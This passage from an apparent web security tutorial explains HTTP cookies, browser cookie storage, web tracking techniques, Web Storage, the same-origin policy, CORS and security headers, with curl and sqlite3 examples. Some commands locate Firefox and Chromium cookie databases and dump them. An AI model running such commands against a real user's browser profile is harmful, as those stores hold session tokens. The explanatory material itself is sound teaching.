egrep "(Set-Cookie:|Cookie:)"

```

Running this gives:

```

hacker@kali:~$ curl -v --user-agent "$UA" \
> --cookie cookies.txt --cookie-jar cookies.txt \
> https://www.google.com/?gws_rd=ssl#q=search+for+something 2>&1 | \
> egrep "(Set-Cookie:|Cookie:)"

```

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```

> Cookie:
  NID=
    67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
    aabYHs5AMCRO7iKqJ5YqNhRgGfNbUiTGf_5P34qqkzJlZIXJHDZ6W7\
    09Jn1YvU07ERxNPMfbaaW33;
  PREF=
    ID=c7ff420bff37adf5:
    FF=0:
    TM=1424300122:
    LM=1424300122:
    S=H55eXGn_4gM0LpLp
< Set-Cookie:
  PREF=
    ID=c7ff420bff37adf5:
    U=42279cb0d37ac21e:
    FF=0:
    TM=1424300122:
    LM=1424300534:
    S=ZJhObjcMPBJ5byTr;
  expires=Fri, 17-Feb-2017 23:02:14 GMT;
  path=/;
  domain=.google.com
< Set-Cookie:
  NID=
    67=sDvEPrthCRAEB1lBc5mQv3_LBXLd4boLulRIxsIQ8FOMY5\
    AIYHVIDv5DTH0Q7nIuyL0QrQGkMVzx1Uh6W-9KUE62Sek3JUK\
    d-1J_LXs33-4xhUpVWte7gVqyeP2sSMhg;
  expires=Thu, 20-Aug-2015 23:02:14 GMT;
  path=/;
  domain=.google.com;
  HttpOnly

```

Cookie lifetime

Following RFC 6265 HTTP State Management Mechanism:

If a cookie has neither the Max-Age nor the Expires attribute, the user agent will retain the cookie until “the current session is over” (as defined by the user agent).

If the server wishes the user agent to persist the cookie over multiple “sessions” (e.g., user agent restarts), the server can specify an expiration date in the Expires attribute. Note that the user agent might delete the cookie before the expiration date if the user agent’s cookie store exceeds its quota or if the user manually deletes the server’s cookie.

Finally, to remove a cookie, the server returns a Set-Cookie header with an expiration date in the past. The server will be successful in removing the cookie only if the Path and the Domain attribute in the Set-Cookie header match the values used when the cookie was created.

Cookie use

Cookie Uses lists: session management, personalization, and tracking. **Types of cookies used by Google** mentions even more:

Preferences:

Most Google users will have a preferences cookie called ‘PREF’ in their browsers. A browser sends this cookie with requests to Google’s sites. The PREF cookie may store your preferences and other information, in particular your preferred language (e.g. English), how many search results you wish to have shown per page (e.g. 10 or 20), and whether or not you wish to have Google’s SafeSearch filter turned on.

Security:

For example, we use cookies called ‘SID’ and ‘HSID’ which contain digitally signed and encrypted records of a user’s Google account ID and most recent sign-in time. The combination of these two cookies allows us to block many types of attack, such as attempts to steal the content of forms that you complete on web pages.

Processes:

For example, we use a cookie called ‘lbc’ which makes it possible for Google Docs to open many Docs in one browser. Blocking this cookie would prevent Google Docs from operating correctly.

Advertising:

Google uses cookies, like the PREF, NID, and SID cookies, to help customize ads on Google properties, like Google Search.

Our main advertising cookie on non-Google sites is called ‘id’ and it is stored in browsers under the domain doubleclick.net. We use others with names such as _drt_, FLC, and exchange_uid.

Sometimes a cookie may be set on the domain of the site you are visiting. In the case of our DoubleClick product, a cookie called ‘__gads’ may be set on the domain of the site you are visiting.

Session State:

For example, we use a cookie called ‘recently_watched_video_id_list’ so that YouTube can record the videos most recently watched by a particular browser.

Analytics:

In addition to reporting website usage statistics, the Google Analytics pixel tag can also be used, together with some of the advertising cookies described above, to help show more relevant ads on Google properties (like Google Search) and across the web.

Secure cookie sessions

How can cookies be used securely and what difficulties are encountered? An example is found in [SCS: KoanLogic’s Secure Cookie Sessions for HTTP](#) (RFC 6896), which “defines a generic URI and HTTP-header-friendly envelope for carrying symmetrically encrypted, authenticated, and origin-timestamped tokens.” It takes the generic approach of “encrypt-then-MAC” the cookie.

```
# Box() = append strings, separating with "|"
# Comp() = compress
# e() = encode (base 64)
# Enc() = encrypt
# RAND() = random number generator
# TID = trapdoor key (used by encryption)
IV = RAND()
ATIME = NOW
DATA = Enc(Comp(plain-text-cookie-value), IV)
AUTHTAG = HMAC(Box(e(DATA), e(ATIME), e(TID), e(IV)))
```

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```
scs-cookie-value = Box(e(DATA), e(ATIME), e(TID), e(IV), e(AUTHTAG))
```

SCS protects the cookie value which normally would be plain text and tamperable. And it avoids the server-side problem of session ID prediction or brute-forcing. However, like normal cookies it does suffer from these shortcomings:

- Cookie Replay is not addressed. Additional steps needed might be:

- Session inactivity timeout
- Session voidance

A list of possibly good cookies (using random values) is kept and deleted as cookies are used.

- TLS binding

Place data in the cookie tied to the current TLS session. This ties the client and server together and could affect scaling.

- Cookie Deletion

A client could intentionally delete the cookie and therefore not use one. The application must be designed so there is no incentive to do so.

- Cookie Sharing or Theft

- TLS binding (see above)
- Securing the transmission (HTTPS, ...) reduces the chance of stolen cookies
- Session cookies reduce the vulnerability window

- Session fixation is not addressed:

“The Session Fixation attack fixes an established session on the victim’s browser, so the attack starts before the user logs in.”

Like session hijacking, but instead of letting the client create the session then hijacking it, the attacker creates a session and makes the client use it.

Thankfully many web frameworks provide authentication and session management so web site authors don’t have to bake in their own user identification, authentication, and authorization.

Where are cookies stored?

Both **firefox** and Google **chrome** store cookies in a SQLite database:

```
hacker@kali:~$ # -wal = SQLite write-ahead-log
hacker@kali:~$ # -shm = shared memory file associated with the database
hacker@kali:~$ #          used to access -wal
hacker@kali:~$ FF=$(ls -ld $HOME/.mozilla/firefox/*.default)
hacker@kali:~$ ls $FF/cookies.sqlite*
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite-shm
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite-wal
hacker@kali:~$
hacker@kali:~$ GC=$HOME/.config/chromium/Default
hacker@kali:~$ ls $GC/Cookies*
/home/hacker/.config/chromium/Default/Cookies
/home/hacker/.config/chromium/Default/Cookies-journal
```

```

hacker@kali:~$ sqlite3 $FF/cookies.sqlite
SQLite version 3.7.16.2 2013-04-12 11:52:43
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
sqlite>
sqlite> .databases
seq  name          file
---  -
0    main           /home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sql
sqlite>
sqlite>
sqlite> .tables
moz_cookies
sqlite>
sqlite>
sqlite> .schema moz_cookies
CREATE TABLE moz_cookies (id INTEGER PRIMARY KEY, baseDomain TEXT,
    appId INTEGER DEFAULT 0, inBrowserElement INTEGER DEFAULT 0, name TEXT,
    value TEXT, host TEXT, path TEXT, expiry INTEGER, lastAccessed INTEGER,
    creationTime INTEGER, isSecure INTEGER, isHttpOnly INTEGER,
    CONSTRAINT moz_uniqueid UNIQUE (name, host, path, appId, inBrowserElement));
CREATE INDEX moz_basedomain ON moz_cookies (baseDomain, appId, inBrowserElement);
sqlite>
sqlite>
sqlite> select * from moz_cookies;
##### SNIP #####
sqlite> .quit
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ sqlite3 $GC/Cookies
SQLite version 3.7.16.2 2013-04-12 11:52:43
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
sqlite>
sqlite> .databases
seq  name          file
---  -
0    main           /home/hacker/.config/chromium/Default/Cookies
sqlite>
sqlite>
sqlite> .tables
cookies meta
sqlite>
sqlite>
sqlite> .schema meta
CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR);
sqlite>
sqlite>
sqlite> .schema cookies
CREATE TABLE cookies (creation_utc INTEGER NOT NULL UNIQUE PRIMARY KEY,
    host_key TEXT NOT NULL,name TEXT NOT NULL,value TEXT NOT NULL,
    path TEXT NOT NULL,expires_utc INTEGER NOT NULL,
    secure INTEGER NOT NULL,httponly INTEGER NOT NULL,
    last_access_utc INTEGER NOT NULL, has_expires INTEGER NOT NULL DEFAULT 1,
    persistent INTEGER NOT NULL DEFAULT 1,priority INTEGER NOT NULL DEFAULT 1,

```

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```

    encrypted_value BLOB DEFAULT '');
CREATE INDEX domain ON cookies(host_key);
sqlite>
sqlite>
sqlite> select * from cookies;
##### SNIP #####
sqlite> .quit
hacker@kali:~$

```

Cookie handling within the browser

Within **chrome**, **CookieMonster**:

The CookieMonster is the class in Chromium which handles in-browser storage, management, retrieval, expiration, and eviction of cookies. It does not handle interaction with the user or cookie policy (i.e. which cookies are accepted and which are not). The code for the CookieMonster is contained in `net/base/cookie_monster.{h,cc}`.

...

The CookieMonster has the following responsibilities:

- When a server response is received specifying a cookie, it confirms that the cookie is valid, and stores it if so. Tests for validity include:
 - The domain of the cookie must be `.local` or a subdomain of a public suffix (see <http://publicsuffix.org/> - also known as an extended Top Level Domain).
 - The domain of the cookie must be a suffix of the domain from which the response was received.

We do not enforce the RFC path or port restrictions

- When a client request is being generated, a cookie in the store is included in that request if:
 - The cookie domain is a suffix of the server hostname.
 - The path of the cookie is a prefix of the request path.
 - The cookie must be unexpired.
- It enforces limits (both per-origin and globally) on how many cookies will be stored.

Tracking users across the Internet

Here are 3 examples of tracking users on the Internet:

- [Looking Up Symptoms Online? these Companies Are Tracking You](#)

When you click that CDC link, you're making a so-called "first party request." That request goes to the CDC's servers, and it returns the HTML file with the page you're looking for. In this case, it's "Genital Herpes - CDC Factsheet," which is perhaps the page on the internet you'd least want anyone to know you're looking at. But because the CDC has installed Google Analytics to measure its traffic stats, and has, for some reason, included AddThis code which allows Facebook and Twitter sharing (beckoning the question of who socializes disease pages), the CDC also sends a third party request to each of those companies. That request looks something like this—<http://www.cdc.gov/std/herpes/STDFact-Herpes.htm>—and makes explicit to those third party corporations in its HTTP referrer string that your search was about herpes.

- [Show Me Your Cookie And I Will Tell You Who You Are](#)

We analyzed Google Web Search access mechanisms and found that the current policy applied to session cookies could be used to retrieve users' personal data. We describe an attack scheme leveraging the search personalization (based on the same sid cookie) to retrieve a part of the victim's click history and even some of her contacts. We implemented a proof of concept of this attack on Firefox and Chrome Web browsers and conducted an experiment with ten volunteers. Thanks to this prototype we were able to recover up to 80% of the user's search click history.

- **Cookies from Nowhere**

The 'google.com' PREF cookie enables cross-site tracking by Google's +1 buttons. This button is similar in functionality to Facebook's 'Like button' and other social widgets, which have been the subject of much attention for their ability to profile users across the web. As with the 'Like button', the PREF cookie and corresponding referer header (which reveals the page the user is browsing) is transmitted to Google anytime there is a +1 button present on a webpage (without the user taking any action).

And besides "normal" cookies, web sites have found additional ways to track user behavior across multiple web sites: third-party cookies, supercookies, zombie cookies, and tracking cookies:

Third party cookies come from third-party content (i.e. 1 pixel images) delivered from the original web site. Placed across a large number of popular web sites, they can track users daily activities via the allowed third-party cookies.

From [Website Search Results: independent.co.uk](#) we see that site does plenty of third-party cookies and tracking. Using curl:

```
UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
curl -L -s --user-agent "$UA" http://www.independent.co.uk/ 2>&1 | \
egrep 'height="(0|1)"'
```

Running this shows an Omniture 1 pixel tracking "image" and a BlueKai hidden 0x0 iframe (see [Evolution of Hidden Iframes](#)):

```
hacker@kali:~$ UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
> Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
hacker@kali:~$ curl -L -s --user-agent "$UA" http://www.independent.co.uk/ 2>&1 | \
↪ | \
> egrep 'height="(0|1)"'
<noscript></noscript>
  <iframe name="__bkframe" height="0" width="0" frameborder="0" style=
↪ "display:none;position:absolute;clip:rect(0px 0px 0px 0px)" src="about:blank"></
↪ iframe>
```

From [Configuring Oracle Eloqua and BlueKai ID swapping](#):

When an anonymous contact interacts with a marketing asset, BlueKai's data management platform (DMP) can be leveraged to assign an email address to this contact, thus making this contact a known contact. ... ID swapping occurs when a contact visits a site, opens an email (on email clients that support third-party cookies such as Outlook and Yahoo Mail), clicks within an email or landing page, or submits a form.

Supercookie From [Supercookie](#):

A "supercookie" is a cookie with an origin of a Top-Level Domain (such as .com) or a Public Suffix (such as .co.uk). It is important that supercookies are blocked by browsers, due to the security holes they introduce. If unblocked, an attacker in control of a malicious website could set a supercookie and potentially disrupt or impersonate legitimate user requests to another website that shares the same Top-Level Domain or Public Suffix as the malicious website. For example, a supercookie with an

origin of .com, could maliciously affect a request made to example.com, even if the cookie did not originate from example.com. This can be used to fake logins or change user information.

The Public Suffix List is a cross-vendor initiative to provide an accurate list of domain name suffixes changing. Older versions of browsers may not have the most up-to-date list, and will therefore be vulnerable to supercookies from certain domains.

Supercookie (other uses)

The term “supercookie” is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such “supercookie” mechanisms were found on Microsoft websites: cookie syncing that respawned MUID (Machine Unique Identifier) cookies, and ETag cookies. Due to media attention, Microsoft later disabled this code.

Note: ETag (entity tag) is used for web cache validation and is stored by the browsers and returned when requesting the same resource. Tracking servers can return ETags and thus persist them on the browser. ETags should be flushed when the browser cache is cleared.

Zombie cookie a cookie automatically recreated by client-side scripts from other storage (flash storage or HTML5 local storage).

5.5.2 Microdata

WHATWG Microdata and W3C HTML Microdata define HTML5’s microdata. For gentler introductions see “Distributed,” “Extensibility,” & Other Fancy Words or Extending HTML5 — Microdata.

From Microdata:

Microdata is a WHATWG HTML specification used to nest metadata within existing content on web pages. Search engines, web crawlers, and browsers can extract and process Microdata from a web page and use it to provide a richer browsing experience for users. Search engines benefit greatly from direct access to this structured data because it allows search engines to understand the information on web pages and provide more relevant results to users. Microdata uses a supporting vocabulary to describe an item and name-value pairs to assign values to its properties. Microdata is an attempt to provide a simpler[citation needed] way of annotating HTML elements with machine-readable tags than the similar approaches of using RDFa and microformats.

From Microdata, here is a before-microdata & after-microdata example of data using schema.org’s Person:

```
<section> Hello, my name is John Doe, I am a graduate research assistant at
the University of Dreams.
My friends call me Johnny.
You can visit my homepage at <a href="http://www.JohnnyD.com">www.JohnnyD.com</a>.
I live at 1234 Peach Drive, Warner Robins, Georgia.</section>
```

With microdata it might be:

```
<section itemscope itemtype="http://schema.org/Person">
  Hello, my name is
  <span itemprop="name">John Doe</span>,
  I am a
  <span itemprop="jobTitle">graduate research assistant</span>
  at the
  <span itemprop="affiliation">University of Dreams</span>.
  My friends call me
  <span itemprop="additionalName">Johnny</span>.
  You can visit my homepage at
  <a href="http://www.JohnnyD.com" itemprop="url">www.JohnnyD.com</a>.
```

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```

    <section itemprop="address" itemscope itemtype="http://schema.org/
    ↪PostalAddress">
        I live at
        <span itemprop="streetAddress">1234 Peach Drive</span>,
        <span itemprop="addressLocality">Warner Robins</span>,
        <span itemprop="addressRegion">Georgia</span>.
    </section>
</section>

```

Extracting the microdata provides:

```

Item
  Type: http://schema.org/Person
  name = John Doe
  jobTitle = graduate research assistant
  affiliation = University of Dreams
  additionalName = Johnny
  url = http://www.johnnyd.com/
  address = Item(1)
Item 1
  Type: http://schema.org/PostalAddress
  streetAddress = 1234 Peach Drive
  addressLocality = Warner Robins
  addressRegion = Georgia

```

By choosing schemas from schema.org we take advantage of:

This site provides a collection of schemas that webmasters can use to markup HTML pages in ways recognized by major search providers, and that can also be used for structured data interoperability (e.g. in JSON). Search engines including Bing, Google, Yahoo! and Yandex rely on this markup to improve the display of search results, making it easier for people to find the right Web pages.

See [Getting started with schema.org using Microdata](#).

5.5.3 Web Storage

The closest to cookies is [Web storage](#), which was originally part of the HTML5 spec but now has it's own [W3C Web Storage](#) recommendation. The [WHATWG Web storage](#) is a good introduction, as is [The Past, Present & Future of Local Storage for Web Applications](#).

Web storage is a hash of (string key, string value) pairs separated into `localStorage` (which persists and is available across multiple tabs) and `sessionStorage` (with a lifetime of the tab or window). Additionally, storage events can trigger callbacks to event listeners which can react to storage changes.

Each top-level browsing context has a unique set of session storage areas, one for each origin. The `localStorage` object provides a `Storage` object for an origin. Thus, web storage is protected by the same origin policy.

To see if the browser supports `localStorage`:

```

function supports_html5_storage() {
  try {
    return 'localStorage' in window && window['localStorage'] !== null;
  } catch (e) {
    return false;
  }
}

```

Or you can use the [Modernizr](#) or [jStorage](#) - store data locally with JavaScript libraries.

The localStorage interface is very simple:

```
localStorage.clear()
localStorage.getItem(key)
localStorage.removeItem(key)
localStorage.setItem(key, value)
localStorage.key(i)
localStorage.length()
```

A storage event listener can be added via:

```
if (window.addEventListener) {
    window.addEventListener("storage", handle_storage, false);
} else {
    window.attachEvent("onstorage", handle_storage);
};
```

The event can be coded like:

```
function handle_storage(e) {
    if (!e) { e = window.event; }
    // process the event
}
```

The returned StorageEvent object has the key, oldvalue, newvalue, and url of the page that triggered the change.

localStorage has a default 5 MB per origin limit which can be disabled by a user or administrator. It works offline, can hook into browser events, has less overhead than cookies, with more space than cookies. Developers control when or if the data are sent to the server. The data doesn't expire and might not be deleted when history is cleared.

[W3C Web Storage 6 Privacy](#) contains some optional suggestions for improving privacy.

5.5.4 Web SQL

From [Web SQL Database](#):

The W3C Web Applications Working Group ceased working on the specification in November 2010, citing a lack of independent implementations (i.e., the use of a database system other than SQLite as the backend) as the reason the specification could not move forward to become a W3C Recommendation.

One potential alternative storage standard is IndexedDB.

5.5.5 IndexedDB

[W3C Indexed Database API](#) is not part of HTML5 but is a separate W3C recommendation. From [Wikipedia Indexed Database API](#):

The Indexed Database API, or IndexedDB (formerly WebSimpleDB), is a proposed web browser standard interface for a local database of records holding simple values and hierarchical objects. IndexedDB was initially proposed by Oracle in 2009.

IndexedDB could be used for browser implemented functions, such as bookmarks, as well as web applications, such as email. An open-source reference implementation of the Indexed Database API exists for testing and experimentation purposes.

For an example of IndexedDB see [Using IndexedDB](#) (with [IndexedDB Demo](#): storing blobs, e-publication example). Or if you like reference-like documentation, consult [IndexedDB](#).

5.6 HTML security

5.6.1 same origin policy

no single same-origin policy

The [W3C Same Origin Policy](#) clearly states “There is no single same-origin policy.” To see this read [Browser Security Handbook](#), part 2 Same-origin policy:

With no additional qualifiers, the term “same-origin policy” most commonly refers to a mechanism that governs the ability for JavaScript and other scripting languages to access DOM properties and methods across domains (reference). In essence, the model boils down to this three-step decision process:

- If protocol, host name, and - for browsers other than Microsoft Internet Explorer - port number for two interacting pages match, access is granted with no further checks.
- Any page may set document.domain parameter to a right-hand, fully-qualified fragment of its current host name (e.g., foo.bar.example.com may set it to example.com, but not ample.com). If two pages explicitly and mutually set their respective document.domain parameters to the same value, and the remaining same-origin checks are satisfied, access is granted.
- If neither of the above conditions is satisfied, access is denied.

The same-origin policy is listed for DOM access, XHR (XMLHttpRequest), cookies, Flash, Java, Silverlight, and Gears - along with origin inheritance rules and cross-site scripting.

[MDN Same-origin policy](#) is also worth reading. For a short introduction see [The “Same Origin” security policy](#).

exceptions to the same-origin policy

The origin is roughly defined to be the triple (scheme, hostname, port), where schemes “http:” and “https:” are different. See [IANA URI Schemes](#) for the list of schemes and [URI scheme](#) for the complete URI breakdown (including hostname and port). See [Origin](#) for potentially confusing details, from which we get this [demo](#) of disallowed cross-domain read access:

```
<iframe src="http://google.com" name="google" style="height:100px">
</iframe>

<script>
  document.getElementsByName('google')[0].onload = function() {
    try {
      alert(frames[0].location);
    } catch(e) {
      alert("Error: "+e);
    }
  }
</script>
```

But [can't get but set](#) shows you can overwrite that same iframe location:


```

<iframe src="http://google.com" name="google" style="height:100px">
</iframe>

<script>
  document.getElementsByName('google')[0].onload = function() {
    try {
      frames[0].location = 'http://wikipedia.org';
      alert('Changed to wikipedia');
    } catch(e) {
      alert("Error: "+e);
    }
  }
</script>

```

There are several notable exceptions to the same-origin policy described in [Browser Security Handbook, part 2 Life outside same-origin rules](#). Here are some of them:

- Simple multimedia markup: tags such as `` or `<BGSOUND SRC="...">` permit GET requests to be issued to other sites with the intent of retrieving the content to be displayed.
- Remote scripts: `<SCRIPT SRC="...">` tags may be used to issue GET requests to arbitrary sites, likewise.
- Remote stylesheets: `<LINK REL="stylesheet" HREF="...">` tags may be used in a manner similar to `<SCRIPT>`.
- Embedded objects and applets: `<EMBED SRC="...">`, `<OBJECT CODEBASE="...">`, and `<APPLET CODEBASE="...">` tags permit arbitrary resources to be retrieved via GET and then supplied as input to browser plugins.
- Document-embedded frames: `<FRAME>` and `<IFRAME>` elements may be used to create new document rendering containers within the current browser window, and to fetch any target documents via GET. These documents would be subject to same-origin checks once loaded.
- Link targets: the current document, any other named window or frame, or one of special window classes (`_blank`, `_parent`, `_self`, `_top`) may be targeted by `` to initiate a regular, GET-based page transition.
- Refresh and Location directives: HTTP Location and Refresh headers, as well as `<META HTTP-EQUIV="Refresh" VALUE="...">` directives, may be used to trigger a GET-based page transition, either immediately or after a predefined time interval.
- JavaScript DOM access: JavaScript code may directly access `location.*`, `window.open()`, or `document.URL` to automatically trigger GET page transitions, likewise.
- Form submission: HTML `<FORM ACTION="...">` tags may be used to submit POST and GET requests to remote targets.

5.6.2 how are cookies protected?

Cookies are primarily protected by same-origin policy and CORS (see below). Additionally, we've seen that the cookie itself provides the value *secure connection only* to prevent http sniffing of cookie values, and *http_only* makes the cookie accessible by http/s only (i.e., not JavaScript, ...). See the example [Protecting Your Cookies: HttpOnly](#).

5.6.3 relaxing the same origin policy


There are several ways to relax the same origin policy:

document.domain

document.domain Two windows can set their domain property to the same value and therefore interact. For example, a window from sub1.example.com and sub2.example.com could both set document.domain to example.com and then interact.

CORS

CORS CORS (Cross-origin resource sharing) and CSP (Content Security Policy) are sometimes confused and it helps to remember the servers involved in CORS and CSP are very different. CSP is set in the origin (target) server's HTTP header content-security-policy. The returned HTML page can reference other non-origin servers and CSP defines whether those requests are allowed. If so, the client accesses those servers using the HTTP header Origin to indicate a CORS request; the server returns either the HTTP header Access-Control-Allow-Origin to indicate the request was honored, or an error page if not. The browser is responsible for enforcing CSP while CORS requires both the cross-domain servers and client browser.



Cross-origin resource sharing (CORS, see [W3C Cross-Origin Resource Sharing](#) and [enable cross-origin resource sharing](#)):

is a mechanism that allows many resources (e.g., fonts, JavaScript, etc.) on a web page to be requested from another domain outside the domain from which the resource originated. In particular, JavaScript's AJAX calls can use the XMLHttpRequest mechanism. Such "cross-domain" requests would otherwise be forbidden by web browsers, per the same-origin security policy. CORS defines a way in which the browser and the server can interact to determine whether or not to allow the cross-origin request. It is more useful than only allowing same-origin requests, and is more secure than simply allowing all cross-origin requests.

The Wikipedia article shows the example of an original request from <http://www.foo.com> wanting to request from bar.com. The browser would include the http header field "Origin: <http://www.foo.com>" and if bar.com accepts the request it would return an "Access-Control-Allow-Origin: <http://www.foo.com>" or even "Access-Control-Allow-Origin: *". The "*":

is special in that it does not allow requests to supply credentials, meaning HTTP authentication, client-side SSL certificates, nor does it allow cookies to be sent.

Note that the target web site and not the original web application determines the policy:

Note that in the CORS architecture, the ACAO header is being set by the external web service (bar.com), not the original web application server (foo.com). CORS allows the external web service to authorise the web application to use its services and does not control external services accessed by the web application. For the latter, Content Security Policy should be used (connect-src directive).

CORS is an alternative to JSONP:

CORS can be used as a modern alternative to the JSONP pattern. While JSONP supports only the GET request method, CORS also supports other types of HTTP requests. Using CORS enables a web programmer to use regular XMLHttpRequest, which supports better error handling than JSONP. On the other hand, JSONP works on legacy browsers which predate CORS support. CORS is supported by most modern web browsers. Also, while JSONP can cause cross-site scripting (XSS) issues where the external site is compromised, CORS allows websites to manually parse responses to ensure security.

See [Using CORS](#) for a detailed example, including the definition of “simple” requests. To make an advanced CORS request, the client first makes a preflight request to get authorization. Here is an example successful preflight request using curl:

```
curl -v --request OPTIONS \
  --header "Origin: http://example.com" \
  --header "Access-Control-Request-Method: GET" \
  --header "Access-Control-Request-Headers: X-Requested-With" \
  https://www.googleapis.com/discovery/v1/apis?fields= 2>&1 | \
egrep '(Origin:|Access-Control)'
```

This results in the following authorization:

```
hacker@kali:~$ curl -v --request OPTIONS \
> --header "Origin: http://example.com" \
> --header "Access-Control-Request-Method: GET" \
> --header "Access-Control-Request-Headers: X-Requested-With" \
> https://www.googleapis.com/discovery/v1/apis?fields= 2>&1 | \
> egrep '(Origin:|Access-Control) '
> Origin: http://example.com
> Access-Control-Request-Method: GET
> Access-Control-Request-Headers: X-Requested-With
< Access-Control-Allow-Credentials: true
< Access-Control-Allow-Headers: X-Requested-With
< Access-Control-Allow-Methods: DELETE,GET,HEAD,PATCH,POST,PUT
< Access-Control-Allow-Origin: http://example.com
< Access-Control-Max-Age: 3600
```

Then follow up with the actual CORS request:

```
curl -v --header "Origin: http://example.com" \
  --header "X-Requested-With: XMLHttpRequest" \
  https://www.googleapis.com/discovery/v1/apis?fields=
```

MDN has 2 good CORS articles: [HTTP access control \(CORS\)](#) and [Server-Side Access Control](#).

Web Messaging

Web Messaging *Web Messaging (MessageEvent)*-based communication allows communication between different origins (though not direct access to the DOM). Note that XMLHttpRequest2 does not allow cross-domain access outside of CORS-allowed access.

JSONP

JSONP From [JSONP](#):

or “JSON with padding” is a communication technique used in JavaScript programs running in web browsers to request data from a server in a different domain, something prohibited by typical web

browsers because of the same-origin policy. JSONP takes advantage of the fact that browsers do not enforce the same-origin policy on `<script>` tags.

Note that for JSONP to work, a server must know how to reply with JSONP-formatted results. JSONP does not work with JSON-formatted results. The JSONP parameters passed as arguments to a script are defined by the server. A typical JSONP request is similar to the following sample code:

```
<!-- Request sent via a script tag -->
<script src="https://status.github.com/api/status.json?callback=apiStatus"
↪"></script>
<!-- Data received as an execution of the predefined function. -->
<script> function apiStatus(data) { console.log(data.status); } </script>
```

Corner Cases and Exceptions

Corner cases and exceptions From [Corner cases and exceptions](#):

The behavior of same-origin checks and related mechanisms is not well-defined in a number of corner cases such as for pseudo-protocols that do not have a clearly defined host name or port associated with their URLs (file:, data:, etc.). This historically caused a fair number of security problems, such as the generally undesirable ability of any locally stored HTML file to access all other files on the disk, or communicate with any site on the Internet.

In addition, many legacy cross-domain operations predating JavaScript are not subjected to same-origin checks; one such example is the ability to include scripts across domains, or submit POST forms.

Lastly, certain types of attacks, such as DNS rebinding or server-side proxies, permit the host name check to be partly subverted, and make it possible for rogue web pages to directly interact with sites through addresses other than their “true”, canonical origin. The impact of such attacks is limited to very specific scenarios, since the browser still believes that it is interacting with the attacker’s site, and therefore does not disclose third-party cookies or other sensitive information to the attacker.

5.6.4 additional http header security

Though X-Frame-Options HTTP header is deprecated since [CSP Level 2](#) officially replaces this non-standard header, it can help disable click-jacking by disabling or restricting rendering in a frame.

The X-XSS-Protection HTTP header option enables additional browser XSS protection (which is often turned on by default). Here’s our Google example’s use of these headers:

```
hacker@kali:~$ curl -v --head https://www.google.com/ 2>&1 | grep "^X-"
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
```

The Strict-Transport-Security HTTP header informs clients to only connect via HTTPS. It is covered in more detail in [HSTS Tutorial](#). Here we illustrate <http://mail.yahoo.com> redirecting with Strict-Transport-Security (although some browsers will ignore HTTP HSTS directives, waiting for HTTPS HSTS):

```
hacker@kali:~$ curl -v --location http://mail.yahoo.com/ 2>&1 | \
> egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-Security:)'
> User-Agent: curl/7.26.0
< HTTP/1.1 302 Found
< Location: /m
```

(continues on next page)

(continued from previous page)

```
> User-Agent: curl/7.26.0
< HTTP/1.1 302 Found
< Location: https://mail.yahoo.com/m
> User-Agent: curl/7.26.0
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=15552000
```

The Content-Security-Policy HTTP header is quite complex and is covered next:

```
hacker@kali:~$ curl -s --head https://twitter.com 2>&1 | \
    grep 'content-security-policy'
content-security-policy: default-src https;; connect-src https;;
    font-src https: data;; frame-src https: twitter;; img-src https:
    data;; media-src https;; object-src https;;
    script-src 'unsafe-inline' 'unsafe-eval' https;;
    style-src 'unsafe-inline' https;;
    report-uri https://twitter.com/i/csp_report?a=NVQWGYLXFVZXO2LGOQ%3D%3D%3D%3D%3D%3D&
    ↳ro=false;
```

Finally, the Origin HTTP header is not a security policy itself, but is a data field used by CORS and WebSockets requests to identify the origin. They are discussed elsewhere.

5.6.5 Content Security Policy

Versions 1.1 & 2

Have you ever enabled [NoScript](#), visited a site, then seen a dozen or more other sites blocked? Did the original site intend those other sites to be visited? Or did they come along for the ride from a third party? CSP allows the originating site to define their allowed cross-domain access for the different types of HTML (font-src, frame-src, img-src, media-src, plugin-types, script-src, style-src, connect-src (for XHR, WebSocket, EventSource), default-src, ...). See [Content Security Policy Reference](#) for a quick overview.

There are several versions of CSP: [W3C Content Security Policy 1.1](#), [W3C Content Security Policy Level 2](#), and [W3C Content Security Policy Editor's Draft](#). See [Content Security Policy Reference](#) for a quick overview. From [Content Security Policy](#):

Content Security Policy (CSP) is a computer security concept, to prevent cross-site scripting (XSS) and related attacks. It is a Candidate Recommendation of the W3C working group on Web Application Security. CSP provides a standard HTTP header that allows website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

See [An Introduction to Content Security Policy](#) for a readable introduction. The http header “Content-Security-Policy” defines the CSP for the browser and “Content-Security-Policy-Report-Only” allows defining a policy and logging violations to allow CSP development without impact to the web site. Multiple policies can be specified and simultaneously in effect.

directives & keywords

The latest allowed directives are in [W3C Content Security Policy Editor's Draft Directives](#).

Here are the sources:

* = wildcard for allowing anything.

